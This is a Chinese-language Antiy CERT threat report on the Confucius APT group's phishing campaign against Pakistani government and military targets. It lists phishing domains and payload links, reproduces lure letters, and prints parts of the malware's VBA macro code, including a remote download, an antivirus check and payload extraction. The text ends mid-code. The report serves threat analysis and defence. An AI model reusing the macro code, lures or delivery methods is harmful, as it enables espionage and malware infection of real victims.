
Unknown Title



Confucius：隐藏在CloudFlare下的垂钓者

安天CERT 安天集团
安天集团

Antiylab


安天是引领威胁检测与防御能力发展的网络安全国家队，依托自主先进核心技术与安全理念，致力为战略客户和关键基础设施提供整体安全解决方案。安天产品和服务为客户构建端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置等基础能力。

2022-07-13 12:04 Posted on 北京

收录于合集

点击上方"蓝字"
关注我们吧！

日前，安天副总工程师李柏松接受《环球时报》记者的采访，披露了安天CERT近期发现的印度APT组织“Confucius”，及其针对巴基斯坦政府、军事机构的攻击活动（环球网文章详见今日第二条转载文章）。本篇为详细分析报告。



01
概述

近期，安天CERT在对来自南亚次大陆方向的攻击事件进行追踪和梳理时，发现一起Confucius组织针对巴基斯坦政府、军事机构的攻击活动。

该组织的命名最早出自国外安全厂商Palo Alto Networks在2016年发布的分析报告[1]，在该报告中，Palo Alto Networks披露了一个印度攻击组织的攻击活动，该组织攻击活动最早可追溯至2013年，其擅长使用鱼叉式钓鱼邮件、水坑攻击以及钓鱼网站，配合丰富的社会工程学手段对中国、巴基斯坦、孟加拉国等印度周边国家政府、军事、能源等领域开展以窃取敏感资料为目的的攻击活动。该组织在早期攻击活动中，曾借助具备留言互动功能的国际知名网站（例如Quora，类似我国的知乎），在公开的留言中夹带经过加密编码处理的木马远控服务器地址。该组织使用的木马被植入受害主机后，可从这类公开留言中获取内容，解密还原真正远控服务器地址。因此，木马在受害主机的首次网络访问行为会被视为正常的网页请求，而攻击者却可以借助这些国际知名网站持续更换远控地址或下发其他指令。Palo Alto Networks在相关恶意代码连接的一个Quora页面中，发现攻击者张贴的内容有“Confucius says”字样，即“孔夫子说”，或“子曰”，于是把这个组织称为Confucius。可见攻击者持续攻击中国过程中，也对中国的文化进行了研究。

在安天CERT发现的本次攻击活动中，该组织主要伪装成巴基斯坦政府工作人员向目标投递鱼叉式钓鱼邮件，通过钓鱼邮件内容诱骗目标下载、打开嵌入恶意宏代码的文档，从而向目标机器植入开源木马QuasarRAT、自研C++后门木马、C#窃密木马以及JScript下载者木马。

目前，该起攻击活动已引起巴基斯坦政府相关部门注意，其中巴基斯坦国家电信和信息技术安全委员会（NTISB）多次发出全国网络威胁预警[2][3]，称攻击者正在向政府官员和公众发送模仿巴基斯坦总理办公室的虚假网络钓鱼电子邮件，因此要求政府官员和公众保持警惕，不要通过电子邮件和社交媒体链接提供任何信息。
本报告对从2021年至今的Confucius组织攻击活动、手法和工具做一定程度的总结，整体活动的特征可简要总结如下表：

表1-1 整体攻击活动特征总结

攻击时间	2021年至今
攻击意图	持续控制、窃密
针对目标	巴基斯坦
针对行业/领域	政府、军事机构
攻击手法	鱼叉邮件、钓鱼网站、利用第三方云存储服务存放恶意载荷
目标系统平台	Windows
诱饵类型	诱饵PDF文件、恶意宏文档、恶意RTF文件、恶意快捷方式等
开发语言	C++、VBScript、C#以及JScript
武器装备	C++后门木马，C#窃密木马、C#下载者木马、开源木马QuasarRAT、JScript下载者木马

02
活动分析

从2021年下半年至今，安天CERT陆续捕获到Confucius组织针对巴基斯坦进行攻击的样本文件，捕获样本的攻击时间线如下：
2021年6月份利用巴基斯坦军队牺牲者名单有关内容的恶意RTF文档进行攻击；
2021年8月份利用巴基斯坦军方关于Pegasus间谍软件警告内容的宏文档进行攻击；
2021年8月份利用巴基斯坦联邦税务局税务申报有关内容的宏文档进行攻击；
2022年2月份利用伪装成图片文件的恶意快捷方式文件进行攻击；
2022年2月份利用巴基斯坦政府员工COVID-19疫苗接种状态表、数字资产审计表等有关内容的宏文档进行攻击；
2022年5月份利用巴基斯坦总理办公室员工职位申请表有关内容的宏文档进行攻击；
2022年6月份利用巴基斯坦外交部有关内容的恶意宏文档进行攻击。
在此次攻击活动中，攻击者主要以巴基斯坦政府工作人员的名义向目标投递鱼叉式钓鱼邮件，钓鱼邮件的内容大多数与巴基斯坦政府有关，例如，以巴基斯坦总理办公室的名义要求政府工作人员更新COVID-19疫苗接种情况。

图2-1 钓鱼邮件

攻击者在钓鱼邮件的正文中、附件PDF文件中嵌入了不同类型的恶意链接，当目标查阅钓鱼邮件后便会被攻击者精心设计的邮件正文、PDF文件内容诱骗，从而点击恶意链接下载具有恶意宏代码的文档。

攻击者使用的恶意链接主要分为以下三种：

▶ 仿冒政府网站的钓鱼网站访问链接：攻击者利用HTTrack等网站克隆工具，搭建仿冒政府部门官网的钓鱼网站（如巴基斯坦总理办公室、巴基斯坦国防大学学报、巴基斯坦联邦税务局），当目标通过钓鱼网站访问链接访问钓鱼网站时，攻击者通过网站内容诱骗目标下载携带恶意宏的文档。

表2-1 仿冒域名

域名	仿冒对象
pmogov.info	巴基斯坦总理办公室
pmogov.online	巴基斯坦总理办公室
ndu-edu.digital	巴基斯坦国防大学
psca-gop-pk.digital	巴基斯坦旁遮普安全城市管理局
nadra.digital	巴基斯坦国家数据库和注册管理局
mofa-pk-server.live	巴基斯坦外交部
fbr-notice.com	巴基斯坦联邦税务局
fbr-tax.info	巴基斯坦联邦税务局
notice-fbr.tax	巴基斯坦联邦税务局
fbr-mail.online	巴基斯坦联邦税务局
csd-pk.online	巴基斯坦食堂百货部(巴基斯坦国防部旗下连锁零售企业)

图2-2 仿冒巴基斯坦总理办公室的钓鱼网站

图2-3 仿冒巴基斯坦国防大学学报的钓鱼网站

▶ 指向第三方云存储服务的文件下载链接：攻击者将恶意宏文档存放在第三方云存储服务网站Dropbox网盘中，当目标利用浏览器访问该链接，浏览器便会自动请求下载所储存的恶意宏文档。

▶ 指向第三方Deep Linking[4]（深层链接）服务的访问链接：深度链接是指设链网站所提供的链接服务使得用户在未脱离设链网站页面的情况下，即可获得被链接网站上的内容，此时页面地址栏里显示的是设链网站的网址，而非被链接网站的网址。攻击者利用Branch公司所提供的深度链接服务可以自定义子域名的特点，将子域名伪装成巴基斯坦政府官方网站（如ncoc-update.app.link、pmoffice.app.link、moitt-auditform.app.link），当目标通过浏览器访问攻击者创建的访问链接时，Branch服务器便会自动请求下载存储在第三方云存储服务的恶意宏文档。同时，在下载恶意宏文档时，目标的浏览器地址栏显示的还是攻击者创建的访问链接，而并非下载恶意宏文档的第三方云存储服务下载链接，通过这一手段，攻击者就大大提高了所下载文件在目标心中的可信度。

本次攻击活动的整体攻击流程，如下图所示：





图2-4 本次攻击活动的整体攻击流程



1 of 1
Government of Pakistan
National Command and Operation Centre (NCOC)
ISLAMABAD
Fax 051-9224820

Subject: **VACCINATION DATABASE OF ALL MINISTRIES**

Our Letter No 801/A/Ops III /NCOC-01 dated 05 January 2022 and 801/A/Ops III /NCOC-01 dated 10 February 2022.

1. Please refer to directions received from Honorable' Office of PMO dt 21 Feb 2022.
2. Ministries are directed to submit a report on the double vaccination and booster dose of all persons (BPS 17 & above only) posted under your ministry for onward submission to the NCOC.
3. You are requested to submit your report **as per given format REPEAT as per given format** (Download spreadsheet here, Password to open file: **Status@123**), no later than 28 February 2022.
4. Forwarded for in https://www.dropbox.com/scl/fi/6o99tn7i1rkdba7h8u7wr/MOI_NCOC_FORM.xlsm?dl=1rlkey=1m3pbuy04u4otu0vho136dak8

Deputy Director (Operations)
(Abdul Qadeer Awan)

To
Ministry of National Health Services, Regulation and Coordination (MoNHSR&C)
Directorate of Central Health Establishments (CHE)
Letter No 801/A/Ops-III/NCOC-01 dated 16 February 2022

CC
Ministry of Foreign Affairs (MoFA)
Ministry of Interior (MoI)
General Headquarters, Military Operations Directorate (MO Dte)
Pakistan Civil Aviation Authority (PCAA,DAT)
Chief Secretary Punjab
Chief Secretary Sindh
Chief Secretary Balochistan
Chief Secretary KP
Chief Secretary AJK
Chief Secretary GB

ID:
Director Operations & Plan - I

Prime Minister's Office
Islamic Republic of Pakistan
****

Subject: **LINKING VACCINATION STATUS WITH PASSPORT**

Please refer PMO letter No 956/A/Ops III /PMO-078 dated 28 May 2022 and 956/A/Ops III /PMO-075 dated 28 May 2022.

1. All officers working with various departments are directed to update their Covid vaccine status using the form (download form here) for further updating in **NADRA, Global Civil Aviation Agency and linking vaccination status with Passport through CNIC.** https://f7g5c.app.link/RKQX1Pt5Jqb
2. It is directed to update your vaccine status **as per given format REPEAT as per given format** (Form attached, Password to open the form: update), no later than 15 June 2022.
3. Forwarded for further necessary action, please.


Deputy Director (Operations)
(Md Saqib Qadir)

To
Ministry of National Health Services, Regulation and Coordination (MoNHSR&C) Directorate of Central Health Establishments (CHE)
Letter No 956/A/Ops-III/PMO-075 dated 28 May 2022

CC
Ministry of Interior (MoI)
Ministry of Defence (MoD)
General Headquarters, Military Operations Directorate (MO Dte)
Pakistan Civil Aviation Authority (PCAA,DAT)

ID:
Director Operations & Plan -

图2-5 嵌入恶意下载链接的诱饵PDF文件



OBITUARY

	Rank	Name
OFFICERS		
Maj Gen (Retd)		Aaftab
Maj Gen (Retd)		Tausif
Brig (Retd)		Razak
Brig		Muzzani
Brig		Rukhsar
Col (Retd)		Mass
Col	Capt	Shahid
Col	Capt	Aaqil
Maj Gen (Retd)		Aaft
Maj Gen (Retd)		Tau
Brig (Retd)		Raz
Brig		Muz
Col	Brig	Ruk
Col (Retd)		Mas
Col	Col	Abbot
Col	Col	Sha
Col	Col	Muqtadir
Col	Col	
Col	Col	
Col	Col	
Lt Col	Col	
Lt Col	Col	
Lt Col	Col	
Lt Col	Col	
Lt Col	Col	
Lt Col		
Lt Col		
Lt Col		

1	Corps	Lt Co	Ma
1	Corps	Hav	
4	Corps	Hav	
4	Corps	Nk	
5	Corps	L/N	
5	Corps	Spr	
10	Corps	Sigm	
10	Corps	Opr	
11	Corps	Gnr	
11	Corps	Sub	
11	Corps	Sub	
12	Corps	Hav	
30	Corps	Lt Col	
30	Corps	Lt Col	
31	Corps	Lt Col	
2	Corps		
4	Corps		
5	Corps		
12	Corps		
30	Corps		
5	Corps		
10	Corps		
11	Corps		
-NA-			Aaft
-NA-		Hav	Tau
-NA-		Hav	Raz
10	Corps	Nk	Muz
31	Corps	L/Nk	Ruk
-NA-		Spr	Mas
2	Corps	Sigmn	Sha
5	Corps	Opr	Aac
5	Corps	Gnr	
10	Corps	Sub	

图2-6 与巴基斯坦军队牺牲者名单有关内容的恶意RTF文档

在本次攻击活动中，为了阻碍安全分析人员对其攻击活动进行分析、溯源，攻击者采用以下手段来规避检测：

● 故意将C#下载者木马、C#窃密木马的时间戳伪造成不真实的时间，以对抗时区分析。

● 使用加密的恶意宏代码文档，密码一般是位于邮件正文、PDF正文以及钓鱼网站页面中。攻击者通过对恶意宏文档进行加密，保证了非目标人群获得恶意宏文档时，没有密码也无法对恶意宏文档进行打开、分析。

● 域名都使用CloudFlare（美国内容交付网络和 DDoS 缓解公司）的CDN加速服务，该服务可以有效隐藏域名所解析服务器的真实IP地址。

● 利用CloudFlare防火墙功能对访问IP的地址位置进行筛选，只有访问IP位于特定国家时，访问页面才会跳转至真正的恶意宏文档下载页面。




图2-7 通过CloudFlare防火墙功能限制访问国家

03
样本分析

3.1 执行流程分析

3.1.1 利用Word宏文档释放综合窃密组件

攻击者利用恶意Word宏文档释放、执行Stage 1、Stage3 C#下载者木马，然后通过所释放的下载者木马下载后续攻击载荷。同时，攻击者挂载服务器返回的攻击载荷实质上是ASCII文件，各阶段的下载者木马会将ASCII文件转换为二进制文件，然后将其加载到内存中并跳转到动态函数进行执行。
利用Word宏文档释放综合窃密组件的整体流程图如下图所示：




图3-1 利用Word宏文档释放综合窃密组件的整体流程

图3-2 Petition.docm(请愿书)

图3-3 Jobs_in_GHQ_Rawalpindi_2022.docm

3.1.2 利用Excel宏文档释放后门组件

攻击者利用携带恶意宏代码的Excel文档，释放后门组件（如开源木马QuasarRAT、自研的C++后门木马）至宿主机的%ProgramData%目录下。对于开源木马QuasarRAT，攻击者会利用系统工具PowerShell去执行。而对于C++后门木马，攻击者则是利用系统工具Rundll32进行执行。
利用Excel宏文档释放后门组件的整体流程图如下图所示：




图3-4 利用Excel宏文档释放后门组件的整体流程




图3-5 DEPT_NCOC-3-31.xlsm




图3-6 DigitalAssestsAudit.xlsm

3.2 攻击武器分析

3.2.1 恶意Word宏文档

在本次攻击活动中，攻击者主要使用了恶意Word宏文档以及恶意Excel宏文档，恶意Word宏文档主要向宿主机植入攻击者自研的综合窃密组件，而恶意Excel宏文档则是向宿主机植入后门组件（开源木马QuasarRAT、自研的C++后门木马）。

3.2.1.1 恶意Word宏文档

表3-1 恶意宏文档样例

病毒名称	Trojan[Dropper]/MSOffice.Agent.ccd
原始文件名	SRIU-AppForm.docm
MD5	41CDCEC8311F735E1ED8D3BAB9192173
文件大小	87.5 KB (89,600 bytes)
文件格式	Document/Microsoft.DOCM[:doc 2007-2013]
创建时间	2022-05-19 11:50:00 +00:00
最后修改时间	2022-05-27 09:02:00 +00:00
创建者	SO-PAU
最后修改者	Windows User

图3-7 SRIU-AppForm.docm

通过对该恶意Word文档嵌入的宏代码进行分析，发现攻击者编写的宏代码结构、功能十分简单，主要有以下功能：

1. 当受害者触发“DOWNLOAD FORM”按钮时，下载白文件至宿主机“Download”目录下，并弹出消息弹窗说明文件保存位置。

```
Private Sub CommandButton1_Click()
Call get_form
MsgBox ("Form Has Been Saved In Download Folder")
End Sub

Sub get_form()
GetDownloadsPath = Environ$("USERPROFILE") & "\Downloads"
Dim myURL As String
myURL = "https://falakfuni.shop/SRIU-AppForm-May-2022.pdf"

Dim WinHttpReq As Object
Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", myURL, False
WinHttpReq.send

If WinHttpReq.Status = 200 Then
    Set oStream = CreateObject("ADODB.Stream")
    oStream.Open
    oStream.Type = 1
    oStream.Write WinHttpReq.responseBody
    oStream.SaveToFile GetDownloadsPath & "\SRIU-AppForm-May-2022.pdf", 2
    oStream.Close
End If
End Sub
```

图3-8 弹窗消息、下载白文件

2. 攻击者根据宿主机是否存在杀毒软件McAfee的安装文件夹，来释放不同阶段的C#下载者木马。

```
Sub Worjkhxcvm()

Dim sFolderPath As String
    sFolderPath = "C:\Program Files\McAfee"
    If Right(sFolderPath, 1) <> "\" Then
        sFolderPath = sFolderPath & "\"
    End If
    If Dir(sFolderPath, vbDirectory) <> vbNullString Then
        Call Mdfkjsdhf
    Else
        Call Dksdfhkjsdhf
    End If


End Sub
```

图3-9 释放不同的C#下载者木马

当宿主机存在杀毒软件McAfee的安装文件夹时，从文档中的“Comments”属性中提取Stage 3 C#下载者木马ASCII数据（在本样本中，由于攻击者的失误，导致木马数据实际上是存放在文档的“Description”属性中），将ASCII数据转化成二进制数据后，将其命名为“sdjkfhkjsdh.txt”释放至宿主机%TEMP%目录下，并为释放的木马创建每二十分钟执行一次的计划任务进行持久化。

```
Sub Mdfkjsdhf()

Dim prop As DocumentProperty
    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            s = prop.Value
        End If
    Next

fnum = FreeFile
